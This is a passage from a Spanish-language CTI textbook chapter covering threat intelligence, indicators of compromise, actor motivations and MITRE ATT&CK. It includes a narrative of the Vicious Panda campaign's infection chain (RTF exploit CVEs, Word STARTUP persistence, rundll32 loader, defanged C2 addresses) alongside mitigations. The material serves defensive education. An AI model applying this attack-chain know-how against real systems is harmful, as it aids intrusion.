3. Introducción al Cyber Threat Intelligence (CTI)

Desde hace algún tiempo estamos viviendo en primera persona la evolución que está teniendo la tecnología a todos los niveles. Esta situación es algo bueno para la sociedad, ya que nos brinda de una serie de posibilidades que hace unos años serian impensables, desde el punto de vista del uso de ciertos recursos. La tecnología puede ayudarnos a ser más eficientes y dar mejores resultados en nuestro día a día, siempre y cuando la utilicemos de la manera adecuada.

Los criminales también están aprovechando el uso de la tecnología a su favor para de alguna manera sacar provecho de este avance. Por este mismo hecho, muchas de las operaciones de los criminales son perpetradas utilizando recursos cibernéticos en vez de realizar actos delictivos de manera física. Esto les permite añadir más capas de anonimato para ocultar sus huellas e identidad, además de poder ejecutar dichas operaciones desde cualquier punto del mundo.

Las amenazas ejecutadas por los criminales están avanzando a pasos agigantados, lo que conlleva a que las propias defensas de una empresa u organización se vean afectadas si utilizan medidas de seguridad tradicionales o si los enfoques operativos no están adecuados a las nuevas amenazas.

Para hacer frente a la gran variedad de amenazas que llevan años produciéndose, apareció en Europa el concepto de Cyber Threat Intelligence por medio del CERT de Reino Unido (CERT-UK). Este concepto también es conocido como CTI o Threat Intelligence, el cual es definido de la siguiente manera:

> Conocimiento resultante sobre las amenazas basándose en evidencias concretas incluyendo capacidades, infraestructura, motivación, objetivos y recursos del atacante. Por lo tanto, CTI permite detectar indicadores relacionados a ciberamenazas, extraer información referente a métodos de ataque, identificar amenazas de seguridad y tomar decisiones con antelación, con el fin de responder a posibles ataques de manera precisa y contundente.

Al final el **Cyber Threat Intelligence** no deja de ser una disciplina que permite generar un producto de Inteligencia que ayude en la toma de decisiones para protegerse y hacer frente a las ciberamenazas. A través del conocimiento que aporta CTI podemos llegar a ser capaces de recolectar información sobre un adversario con el fin de detectar cuál es su actividad maliciosa relacionada, que patrones suele utilizar y entender cuál es el comportamiento empleado detrás de sus ataques.

El fin del CTI no es recolectar únicamente indicadores de compromiso sobre amenazas, sino generar ese conocimiento mencionado alrededor del adversario con el objetivo de reducir el posible riesgo que pudiera ocasionar a la empresa u organización, además de anteponerse a sus ataques y contrarrestarlos. Para analizar una amenaza en su conjunto es vital detectar una serie de datos que ayuden a identificar el actor o grupo criminal detrás de un ataque. Por este hecho es bastante importante aplicar técnicas de análisis basados en hipótesis y evidencias a través de un proceso analítico de todos los datos recolectados.

Las preguntas claves a hacerse sobre una amenaza son las siguientes:

- **Quiénes** son los adversarios, incluyendo a los actores, patrocinadores y empleados.
- **Qué** usan los adversarios, incluyendo sus capacidades e infraestructura utilizadas.
- **Donde** suelen atacar los adversarios, detallando industrias, tipo de empresas y regiones geográficas.
- **Cuando** actúan los adversarios, identificando líneas de tiempo.
- **Por qué** atacan los adversarios, incluyendo sus motivos e intenciones.
- **Cómo** operan los adversarios, enfocados en sus comportamientos y patrones.

Un producto de Inteligencia basado en Cyber Threat Intelligence debe tener siempre dos elementos finales que son el **contexto** y la **acción**, sin ambos, **la Inteligencia sobre la amenaza no sería ni entendible ni procesable por parte del consumidor**.

Por medio del contexto podemos llegar a identificar el por qué, por quién y el cómo es efectuada la amenaza. Además, dicho contexto también puede facilitar información sobre qué tipo de empresas son objetivos y pueden llegar a verse afectadas frente a una amenaza concreta. Muchas de estas están dirigidas a un sector profesional específico, una tecnología vulnerable o incluso a un país en particular. Conociendo el contexto de una amenaza, muchas empresas pueden llegar a identificar si dicho incidente puede llegar a afectarles, priorizar de una manera más eficiente o bien saber cómo mitigar la amenaza.

Generalmente un contexto suele incluir lo siguiente:

- Descripción del comportamiento del actor o grupo criminal detrás de la amenaza teniendo en cuenta el KillChain
- Descripciones técnicas a alto nivel como por ejemplo indicadores de compromisos claves usados, breve análisis de la amenaza, actividades maliciosas detectadas, artefactos de red principales, etc
- Industria/s y país/es afectados
- Evaluación del impacto y análisis de riesgos

Un ejemplo de dicho contexto sería el siguiente:

Amenaza: APT Vicious Panda
Sector: Gubernamental
Países objetivo: Mongolia
Impacto: **HIGH**

Campaña dirigida hacia el sector público de Mongolia, en concreto a su gobierno. Los adversarios utilizan el miedo generalizado del Coronavirus con el fin de usarlo como anzuelo y engañar a las víctimas a través de correos electrónicos bajo el pretexto de nuevos datos sobre la prevalencia de nuevas infecciones por coronavirus.

Investigadores detectaron dos documentos maliciosos en formato RTF adjuntados en dichos correos electrónicos, los cuales fueron enviados al sector público de Mongolia, supuestamente desde el Ministerio de Relaciones Exteriores de Mongolia. Los documentos mencionados fueron recibidos en idioma mongol aprovechando el miedo generalizado del COVID-19 ocasionado en el mundo entero para engañar a las víctimas.

El proceso de infección parte del envío del correo electrónico con el documento en formato RTF adjunto bajo el nombre de "**About the prevalence of New coronavirus infections.rtf**". Dicho documento explota la vulnerabilidad del editor de ecuaciones de Microsoft Word (**CVE-2017-11882** y **CVE-2018-0798**). En el propio documento RTF (aparentemente creado con la herramienta **RoyalRoad**) es insertado un objeto malicioso embebido que explota la vulnerabilidad anteriormente mencionada. La ejecución del payload presente en el documento copia el fichero **intel.ws** dentro del directorio de arranque de Microsoft Word (**%APPDATA%\Microsoft\Word\STARTUP**) con el fin de ganar persistencia en cada inicio del software indicado.

El fichero **intel.ws** se comunica con el servidor malicioso **95.179.242[.]6,** desde donde se descarga el loader **minisdllpub.dll**. Dicha librería mencionada será ejecutada por medio de **Rundll32**, el cual se comunicará con un **servidor C&C** (**95.179.242[.]27**) para recibir funcionalidades extra.

El propio loader descargará y descifrará un **módulo RAT (Troyano de Acceso Remoto)** a través de un plugin que funciona como backdoor (**mdll.dll**), el cual lo carga en memoria, permitiendo la ejecución de una serie de operaciones directamente en la víctima. Entre estas son descubiertas capacidades básicas bastante comunes, tales como realizar capturas de pantalla, listar archivos y directorios, crear y eliminar archivos, mover y eliminar archivos, descargar un archivo, ejecutar un nuevo proceso y obtener una lista de todos los servicios en ejecución.

Por medio de diversas fuentes se contrasta que parte de la carga maliciosa de Vicious Panda es utilizada en otros ataques registrados por medio de diferentes actores, en concreto en el bucle de descifrado utilizado por cada muestra de las cuatro amenazas.
Los actores detectados son **Microcin** (**Objetivo Rusia**), **BYEBY** (**Objetivo Bielorrusia**) y **Mikroceen** (**Objetivo Asia Central**).

Analizando todos los Indicadores de Compromiso (IoC) de las cuatro amenazas detectamos que los dominios y direcciones IP utilizados en los ataques de **BYEBY** y **Vicious Panda** comparten la misma infraestructura a través de los servicios de **Vultr** y **GODADDY**.

En el caso de que no fuera identificado el contexto, únicamente dispondríamos de indicadores sin sentido y sin un propósito conocido. Al carecer de elementos claves para identificar correctamente el porqué de la amenaza, no sería posible obtener un producto de Inteligencia que ayudara a tomar una decisión determinada sobre la amenaza en cuestión.

El otro elemento final mencionado anteriormente, la acción, proporciona recomendaciones técnicas y posibles soluciones para resolver una incidencia concreta. Además, debe informar también del comportamiento que utiliza la amenaza y el impacto asociado. La información recogida dentro de la acción tiene que resultar interesante para cualquier tipo de profesional relacionado con el Cyber Threat Intelligence, desde indicadores de compromiso o cualquier detalle técnico que ayude a un perfil técnico (por ejemplo, analistas de malware y forenses) hasta el riesgo y el impacto que puede repercutir económicamente a una empresa proporcionando información útil a un perfil estratégico como pudiera ser el CEO de una compañía, o bien, quien está detrás de la amenaza y que TTPs utilizan para ayudar de esta manera a un perfil táctico (director de seguridad de una empresa - CISO).

Una acción debería incluir lo siguiente:

- Procedimientos y políticas que permitan prevenir y proteger la empresa u organización de cualquier tipo de amenaza
- Adjuntar Técnicas, Tácticas y Procedimientos (TTP) utilizadas por la amenaza para poder buscar similitudes con otras amenazas y protegerse de ellas
- Recomendaciones recolectando información de valor referentes a diferentes TTP de diversas fuentes para una detección de amenazas más efectiva y proactiva
- Planes de mitigación de la amenaza

Un ejemplo de la acción sería el siguiente:

Amenaza: APT Vicious Panda

Impacto: **HIGH**

Campaña dirigida hacia el sector público de Mongolia explotando el miedo generalizado del Coronavirus con el fin de usarlo como anzuelo y engañar a las víctimas a través de correos electrónicos bajo el pretexto de la prevalencia de nuevas infecciones por el coronavirus. Según lo mencionado en el contexto, existen similitudes con campañas anteriores que indican que el grupo malicioso lleva ejecutando operaciones desde el 2016.

Analizando las Tácticas, Técnicas y Procedimientos asociadas a las muestras de malware detectadas, descubrimos la presencia de **10 tácticas** y **30 técnicas**. Entre estas podemos encontrarnos con las tácticas de **acceso inicial** (*mediante Phishing*), **ejecución** (*el usuario ejecuta un fichero malicioso*), **persistencia** (*carga de una librería DLL y persistencia con esta en el inicio de la aplicación Microsoft Word*), **elevación de privilegios** (*bypass del control de cuentas de usuario de Windows*), **evasión defensiva** (*desofuscación/ofuscación de archivos o información, modificación de registros, ejecución de binarios firmados como Regsvr32 o Rundll32),* **acceso a credenciales** (*captura de credenciales a través de API Hooking*), **descubrimiento** *(enumeración de archivos y directorios y descubrimiento de llaves de registro*), **movimiento lateral** (*transferencia lateral de herramientas en los sistemas internos de la víctima*), **colección** (*pantallazo del escritorio, datos desde unidades de red compartidas, el sistema local o repositorios de información, colección automatizada para recolectar información*) y **comando y control** (*codificación de datos, uso de canales cifrados, utilización de canales de comunicación alternativos o de puertos no comunes*).

Alguna de las herramientas utilizadas por Vicious Panda en las operaciones son las siguientes: **Enfal / Lurid** (*Downloader*), **Pylot / Travle** (*Backdoor*), **Cmstar** (*Downloader*), **Byeby** (*Backdoor*), **BBSRAT** (*Backdoor*) y **8.t Dropper / RoyalRoad** (*Dropper*).

Mitigación de la amenaza:

- Aislar de la red las máquinas infectadas por la amenaza.
- Generar reglas para bloquear tráfico entrante y saliente hacia cualquier IoC relacionado con la amenaza en cortafuegos, IDS, IPS, proxies y resto de dispositivos defensivos perimetrales
- Añadir todas las direcciones IP y dominios relacionados con la amenaza en blacklists

- Analizar mediante un sandbox todos los archivos adjuntos en correos electrónicos para verificar su legitimidad

- Bloquear por defecto los archivos adjuntos desconocidos o no utilizados habitualmente y que no deban transmitirse por correo electrónico como los siguientes formatos entre otros: .exe, .scr, .pif, .cpl, etc

- Inspeccionar manualmente las configuraciones establecidas en los archivos manifest para comprobar que no existan vulnerabilidades relacionadas con la carga o subida de cualquier tipo de fichero o software

- Desactivar la ejecución de macros y complementos de Microsoft Office. En el caso de ser necesarias, deben ir firmadas

- Instalar el software necesario en ubicaciones que estén protegidas contra la escritura

- Eliminar usuarios del grupo de administradores locales en los sistemas

- Añadir permisos para evitar que los usuarios modifiquen claves de registro de cualquier componente del sistema

- Tener activado el UAC (control de cuentas de usuario de Windows) al nivel más alto, siempre que sea posible

- Identificar y bloquear la ejecución de funcionalidades a través de regsvr32 y rundll32 que estén categorizadas como software potencialmente malicioso

- Desactivar servicios relacionados con el protocolo SMB sino son utilizados, en el caso de que sean necesarios, mantener actualizados estos con los últimos parches de seguridad.

<u>Recomendaciones:</u>

- Disponer de las últimas actualizaciones de aplicaciones y sistema operativo instaladas (siempre que sea posible)

- Revisar periódicamente las cuentas y los privilegios de los repositorios críticos y sensibles
- Software antivirus y antimalware actualizados para disponer de los últimos parches de seguridad sobre vulnerabilidades conocidas
- Detectar nuevos IoC asociados a la amenaza realizando un triaje en el SIEM para la monitorización de reglas a partir de patrones, reglas YARA y expresiones regulares como medida proactiva para evitar nuevos incidentes
- Emplear la detección de malware basada en la heurística
- Verificar logs de dispositivos perimetrales de seguridad en busca de patrones de comportamiento de la amenaza
- Evitar instalar software no oficial
- Formación de concienciación sobre amenazas de ciberseguridad a los empleados como por ejemplo el Phishing
- Cifrar todo el almacenamiento con información sensible tanto en la red interna como externa. Con esto conseguimos proteger los activos más valiosos de la organización en el caso de que el adversario consiga adquirir la información por medio de alguna técnica de colección.

Enlaces de interés:

- https://research.checkpoint.com/2020/vicious-panda-the-covid-campaign/
- https://www.welivesecurity.com/2020/05/14/mikroceen-spying-backdoor-high-profile-networks-central-asia/

3.1. INDICADORES DE COMPROMISO

NIST define el indicador de compromiso (dentro de la guía para compartir información sobre ciberamenazas) como "**un artefacto técnico u observable que sugiere que un ataque es inminente, está en curso o que ha podido ocurrir ya**". Algunos ejemplos de indicadores son: URL, Dirección IP, Rango IP, Hash, Dominio, Registro DNS como MX,NS,SOA,CNAME y TTP.

La idea fundamental de los indicadores de compromiso (IoC) es detectar tanto de manera reactiva como proactiva patrones que permitan identificar indicadores relacionados con algún tipo de amenaza que pudiera afectar a la organización, ya sea porque estén presentes en algún registro de log de sistemas internos o bien para defenderse de dichas amenazas en el futuro añadiendo en listas negras direcciones IPs asociadas a botnets, por ejemplo.

Los IoCs son importantes por dos grandes motivos. En primer lugar, permiten documentar una amenaza con datos concretos y específicos siguiendo una terminología común. Esto último ayuda a compartir los diversos indicadores con el mismo equipo o incluso con otras organizaciones hablando el mismo idioma. En segundo lugar, proporciona a los equipos técnicos una manera eficiente de tratar los datos mediante automatizaciones con el fin de detectar si los indicadores obtenidos de fuentes externas están presentes en los sistemas internos de la organización.

Un IoC es cualquier observable que tenga relación con una amenaza. A través de dicho observable es posible detectar los mismos patrones de una amenaza en otras. Existen una gran variedad de IoC dependiendo de la amenaza en cuestión, pero los más utilizados y conocidos son los siguientes:

- URL
- Dirección IP Origen
- Dirección IP Destino

- Dirección MAC Origen
- Dirección MAC destino
- Puerto
- Nombre servicio
- Protocolo
- Rango IP
- Dominio
- Registro DNS como MX,NS,SOA,CNAME
- Hostname
- Hash (MD5, SHA1, SHA224, SHA256, SHA512)
- Fecha del incidente
- Correo electrónico
- Nombre de procesos y archivos afectados
- Muestra de fichero malicioso
- Funciones utilizadas por el archivo malicioso
- Clave de registro
- Cookie. Son archivos generados por los navegadores webs. Incluye información relativa a la autenticación o sesión del usuario pudiendo incluso suplantar la identidad del propio usuario en el caso de que este logueado en algún servicio de terceros.
- CVE (Common Vulnerabilities and Exposures), CPE (Common Platform Enumeration)
- IBAN, BIN (Número de identificación bancario), BIC (Código de identificación bancario).
- BTC, ETH (Direcciones de criptomonedas: Bitcoin y Ethereum).
- TTP
- Actor o grupo criminal

Existen una infinidad de fuentes donde consultar y recolectar información relativa a IoCs, como por ejemplo threatfeeds (ver Imagen 129), el cual permite descargar diferentes

feeds, indicando en cada uno de ellos el número de IoCs que contiene en su interior, la fecha de publicación, última fecha de modificación, tamaño del feed, número total de líneas y un código de estado HTTP para comprobar si el feed es accesible actualmente.




Imagen 129.Listado de feeds de Threatfeeds.io

3.2. ACTORES DE AMENAZA

Los actores maliciosos también son conocidos como los adversarios y pueden ser un individuo o grupo relacionados con un determinado ataque. La información que puede ser recopilada asociada a un actor es la siguiente:

- Afiliación a un colectivo concreto como puede ser el servicio secreto de un estado-nación o grupos hacktivistas, entre otros.
- Identidad del atacante
- Motivación del ataque
- Sector en los que opera
- Relación con otros actores de amenazas
- TTPs relacionados

Según UNIT42 las principales motivaciones de los actores son las siguientes:

- **Ciberespionaje**. El espionaje cibernético está centrado en la explotación de los sistemas y redes de manera paciente, persistente y creativa con el fin de obtener ventajas estratégicas económicas, políticas y/o militares. Una de las principales amenazas utilizadas en el ciberespionaje son los APT. Los actores que operan bajo esta motivación son:

    - Estado-Nación. Son aquellas actividades de recolección de Inteligencia patrocinadas por el gobierno y/o fuerzas militares de un país para cumplir con los objetivos fijados.

    - Corporativo o empresarial. Son aquellas actividades centradas en la ventaja competitiva desleal dentro de una industria. Aquí entra mucho en juego los Insiders.

- **Cibercrimen**. Es una extensión de la actividad delictiva tradicional pero trasladado al ciberespacio. Está centrado en el robo de información personal y de cuentas, además de establecer campañas de influencia para lograr objetivos monetarios. Existen varios subtipos de actores, los cuales realizan actividades relacionadas con el fraude online, brechas de seguridad y robo de información. La gran mayoría de ataques están enfocados en la Ingeniería Social para engañar a las víctimas para que compartan información confidencial o ejecuten código malicioso en su dispositivo.

- **Hacktivismo**. Son actividades de activistas que buscan influir en la opinión y/o reputación de organizaciones, afiliaciones o causas específicas en base a unas creencias. Un colectivo dentro del Hacktivismo es Anonymous, que funcionan como grupos independientes en función de sus ideales, objetivos y sobre todo país o región de origen. Este colectivo muchas veces carece de una jerarquía formal de liderazgo debido en gran parte a que están repartidos por zona geográficas diferentes, además de que suelen poseer intereses diferentes. Los grupos de actores maliciosos englobados con esta motivación, pero con un liderazgo más cohesionado y estructurado, generalmente muestran apoyo político hacia algún partido o gobierno concreto operando bajo sus órdenes. Entre los ataques más utilizados siguiendo esta motivación tenemos: denegaciones de servicio, filtración de información confidencial y manipulación del contenido de perfiles sociales y páginas web reivindicando algo concreto.

- **Guerra cibernética**. Son operaciones que ayudan a eliminar o degradar las capacidades de un objetivo orientado a un estado-nación concreto, ya sea como complemento a actividades militares o por motivaciones propias. Entre los objetivos de las actividades ejecutadas por los actores tenemos: la interrupción de las operaciones de los estado-nación enemigas, degradación y manipulación de las capacidades subyacentes de los estado-nación y la destrucción de objetivos físicos de los estado-nación enemigos.

- **Ciberterrorismo**. Actividades y operaciones de terrorismo tradicionales trasladado al ciberespacio, el cual, se diferencia en que no hay pérdidas humanas (generalmente), ocasionan grandes pérdidas económicas y perturban y dañan la infraestructura básica. Entre los actores maliciosos tenemos a los grupos terroristas oficialmente reconocidos y grupos o individuos categorizados como “Black Hat”. Entre las motivaciones que tienen dichos actores destacan la

interrupción de bienes o servicios de las victimas e intimidación de una población para generar una influencia concreta en ella.

- **Diversión**. Son actividades y operaciones que generalmente son ejecutadas por personas sin ningún tipo de motivación concreta, solo les interesa hacer ruido o atacar sistemas por diversión sin patrón alguno. La mayoría de las veces son "hackers novatos" que están aprendiendo a realizar determinados ataques, pero sin albergar intenciones maliciosas. Se les conoce también como los "Script Kiddies", que son aquellas personas que carecen de nivel técnico y únicamente ejecutan herramientas de hacking, pero sin el conocimiento adecuado para ello.

Esta información es utilizada para comprender mejor al adversario y poder defenderse, aplicando contramedidas más eficaces para proteger los propios sistemas de la organización a través de un análisis a fondo de cada Táctica, Técnica y Procedimiento (TTP). Los niveles de atribución son muy valiosos para identificar quien está detrás de un determinado ataque para relacionar TTPs que no sean atribuidas a ningún actor conocido pero que por las técnicas o tácticas utilizadas puedan relacionarse a actores concretos por la similitud del propio ataque. Disponer de un repositorio donde almacenar las principales capacidades de los actores es vital para poder atribuir ciertos ataques no identificados a priori. En la Imagen 130 pueden verse los diferentes niveles de atribución para categorizar a cada adversario.

Imagen 130. Niveles de atribución

La definición de cada uno de los niveles son los siguientes:

- **High-Level Motivation**. Son las motivaciones de alto nivel. Las amenazas son más fáciles de atribuir porque generalmente están agrupados en alguno de las 5 motivaciones descritas anteriormente.

- **Qualifiers**. La amenaza es clasificada en función de ciertos aspectos como pueden ser el objetivo preferido (sector, afiliación, tipo de información, etc), actividades patrocinadas (financiación) y la detección de la posible relación con otros grupos criminales o actores a través de operaciones similares, la misma ideología política o intereses comunes.

- **Group**. Incluye la identificación mediante TTPs, categorización por herramientas y malware utilizado, infraestructura usada para el ataque y el grado de cohesión del grupo.

- **Individual**. Es el nivel más difícil de identificar, principalmente porque los adversarios tienen un nivel muy avanzado, en el cual, utilizan técnicas muy sofisticadas e innovadoras. Suelen utilizar ataques muy dirigidos.

Un recurso donde ver operaciones de APTs asociados a actores y grupos criminales es el que puede verse en la Imagen 131. Puede consultarse a través del siguiente enlace: http://apt.threattracking.com.

README China Russia North Korea Iran Israel NATO Middle East Others Unknown _Download _Schemes _Malware _Sources

Russia

Common Name	Other Name 1	Other Name 2	Other Name 3	Other Name 4	Other Name 5	Other Name 6	Other Name 7	Other Name 8	Other Name 9	Other Name 10	Other Name 11	Other Name 12	Secureworks	Operation 1	Operation 2
Sofacy	APT28	Sednit	Pawn Storm	Group 74	Tsar Team	Fancy Bear	Strontium	Swallowtail	SIG40	Grizzly Steppe			IRON TWILIGH	Russian Doll	Bundestag
APT29	Dukes	Group 100	Cozy Duke	EuroAPT	Cozy Bear	CozyCar	Cozer	Office Monkeys / TEMP.Monkeys	Minidionis	SeaDuke	Hammer Toss	Fritillary	IRON HEMLOCK		
Turla Group	Snake	Venomous Bea	Group 88	Waterbug	Turla Team	Krypton	Uroburos	SIG23	MAKERSMAR				IRON HUNTER	Satellite Turla	Epic Turla
Energetic Bear	Dragonfly	Crouching Yeti	Group 24	Koala Team	Berserk Bear	Anger Bear	Dymalloy	Havex	PEACEPIPE	Ferger			IRON LIBERTY		
Sandworm	Sandworm Tea	TEMP.Noble	Electrum	TeleBots	Quedagh Grou	BE2 APT	Black Energy	Iridium					IRON VIKING	Black Energy	Ukrenergo

Imagen 131. Grupos criminales y actores relacionados a APT

Otro recurso donde consultar información relacionada a actores y grupos criminales es MITRE ATT&CK (Imagen 132). Puede consultarse a través del siguiente enlace: https://attack.mitre.org/groups/.

Groups

Groups are sets of related intrusion activity that are tracked by a common name in the security community. Analysts track clusters of activities using various analytic methodologies and terms such as threat groups, activity groups, threat actors, intrusion sets, and campaigns. Some groups have multiple names associated with similar activities due to various organizations tracking similar activities by different names. Organizations' group definitions may partially overlap with groups designated by other organizations and may disagree on specific activity.

For the purposes of the Group pages, the MITRE ATT&CK team uses the term Group to refer to any of the above designations for a cluster of adversary activity. The team makes a best effort to track overlaps between names based on publicly reported associations, which are designated as "Associated Groups" on each page (formerly labeled "Aliases"), because we believe these overlaps are useful for analyst awareness. We do not represent these names as exact overlaps and encourage analysts to do additional research.

Groups are mapped to publicly reported technique use and original references are included. The information provided does not represent all possible technique use by Groups, but rather a subset that is available solely through open source reporting. Groups are also mapped to reported Software used, and technique use for that Software is tracked separately on each Software page.

Groups: 91

Name	Associated Groups	Description
admin@338		admin@338 is a China-based cyber threat group. It has previously used newsworthy events as lures to deliver malware and has primarily targeted organizations involved in financial, economic, and trade policy, typically using publicly available RATs such as Poisonivy, as well as some non-public backdoors.
APT1	Comment Crew, Comment Group, Comment Panda	APT1 is a Chinese threat group that has been attributed to the 2nd Bureau of the People's Liberation Army (PLA) General Staff Department's (GSD) 3rd Department, commonly known by its Military Unit Cover Designator (MUCD) as Unit 61398.
APT12	IXESHE, DynCalc, Numbered Panda, DNSCALC	APT12 is a threat group that has been attributed to China. The group has targeted a variety of victims including but not limited to media outlets, high tech companies, and multiple governments.
APT16		APT16 is a China-based threat group that has launched spearphishing campaigns targeting Japanese and Taiwanese organizations.
APT17	Deputy Dog	APT17 is a China-based threat group that has conducted network intrusions against U.S. government entities, the defense industry, law firms, information technology companies, mining companies, and non-government organizations.
APT18	TG-0416, Dynamite Panda, Threat Group-0416	APT18 is a threat group that has operated since at least 2009 and has targeted a range of industries, including technology, manufacturing, human rights groups, government, and medical.
APT19	Codoso, C0d0so0, Codoso Team, Sunshop Group	APT19 is a Chinese-based threat group that has targeted a variety of industries, including defense, finance, energy, pharmaceutical, telecommunications, high tech, education, manufacturing, and legal services. In 2017, a phishing campaign was used to target seven law and investment firms. Some analysts track APT19 and Deep Panda as the same group, but it is unclear from open source information if the groups are the same.
APT28	SNAKEMACKEREL, Swallowtail, Group 74, Sednit, Sofacy, Pawn Storm, Fancy Bear, STRONTIUM, Tsar Team, Threat Group-4127, TG-4127	APT28 is a threat group that has been attributed to Russia's Main Intelligence Directorate of the Russian General Staff by a July 2018 U.S. Department of Justice indictment. This group reportedly compromised the Hillary Clinton campaign, the Democratic National Committee, and the Democratic Congressional Campaign Committee in 2016 in an attempt to interfere with the U.S. presidential election. APT28 has been active since at least 2004.

Imagen 132. Listado de grupos criminales presentes en MITRE ATT&CK

3.3. TÁCTICAS, TÉCNICAS Y PROCEDIMIENTOS

Las Tácticas, Técnicas y Procedimientos (TTP) describen el comportamiento que tiene un actor malicioso. Los TTPs son utilizados para entender las operaciones ejecutadas de los adversarios (objetivo, cómo y porqué lo usan) y simular escenarios de ataque de manera

controlada, principalmente en proyectos de Threat Hunting y Red Team. A continuación, describimos cada uno de los términos que forman un TTP:

- Táctica: Este primer término indica la descripción del comportamiento a alto nivel. Una definición más exacta podría ser la siguiente: "Proceso que sigue un adversario para cumplir un objetivo marcado, el cual, puede apoyarse por diversas técnicas para alcanzar dicho fin". Esto indica que la táctica analiza las acciones realizadas por un adversario para contestar a las preguntas de quien, qué, dónde, cuándo, por qué, cómo y sobre todo entender cuál es su objetivo.

- Técnica: El segundo término ofrece una descripción más detallada dentro del contexto de la misma táctica. La técnica podemos definirlo de la siguiente forma: "Actividad que utiliza un patrón conocido con el que permite ejecutar los movimientos marcados en la táctica y cumplir así con el objetivo fijado".

- Procedimiento: El último término dispone de una descripción aún más detallada pero dentro del contexto de la técnica y a bajo nivel. El procedimiento es una guía paso a paso con todas las pautas o acciones a realizar de manera oficial y que deben cumplir el objetivo de obtener el resultado deseado en la parte técnica.

En definitiva, las técnicas son las herramientas para ejecutar la actividad, la táctica es la combinación de las técnicas que permiten cumplir con un trabajo concreto y el procedimiento es el estándar definido que ayuda a hacer el trabajo.


Los TTPs pueden ser de gran ayuda a la hora de detectar nuevas amenazas, ya que, analizando las técnicas utilizadas en el propio ataque puede ser identificada la táctica asociada a este y por consiguiente descubrir que actor o grupo criminal está detrás de la amenaza. El framework ATT&CK de MITRE es una de las referencias mundiales sobre TTPs. ATT&CK fue creado en el año 2010 por la necesidad de categorizar el comportamiento del adversario como parte de la realización de ejercicios estructurados de emulación del adversario dentro de una investigación interna llamada Fort Meade

Experiment (FMX). ATT&CK dispone de una base de conocimiento con un modelo donde es categorizado el comportamiento de los adversarios. El proyecto ATT&CK ha crecido hasta tal punto, que hoy en día cubre las tácticas, técnicas y procedimientos previos al ataque y bajo los dominios centrados en la tecnología, otros sistemas como Linux y MacOS, además de dispositivos móviles.

Imagen 133. Extracto de TTPs de MITRE ATT&CK

Tal como puede verse en la Imagen 133, ATT&CK ofrece un modelo de comportamiento de adversarios con los siguientes componentes:

- **Tácticas asociadas a los adversarios, pero con objetivos de ataque a corto plazo**. Las tácticas en el propio Framework de ATT&CK son divididos por columnas siendo las siguientes opciones: Initial Access, Execution, Persistence, Privilege Escalation, Defense Evasion, Credential Access, Discovery, Lateral Movement, Collection, Command and Control, Exfiltration, Impact. En la Imagen 146 puede verse un ejemplo con un extracto de la táctica de "Initial Access".


Home > Tactics > Enterprise > Initial Access

Initial Access

The adversary is trying to get into your network.

Initial Access consists of techniques that use various entry vectors to gain their initial foothold within a network. Techniques used to gain a foothold include targeted spearphishing and exploiting weaknesses on public-facing web servers. Footholds gained through initial access may allow for continued access, like valid accounts and use of external remote services, or may be limited-use due to changing passwords.

ID: TA0001

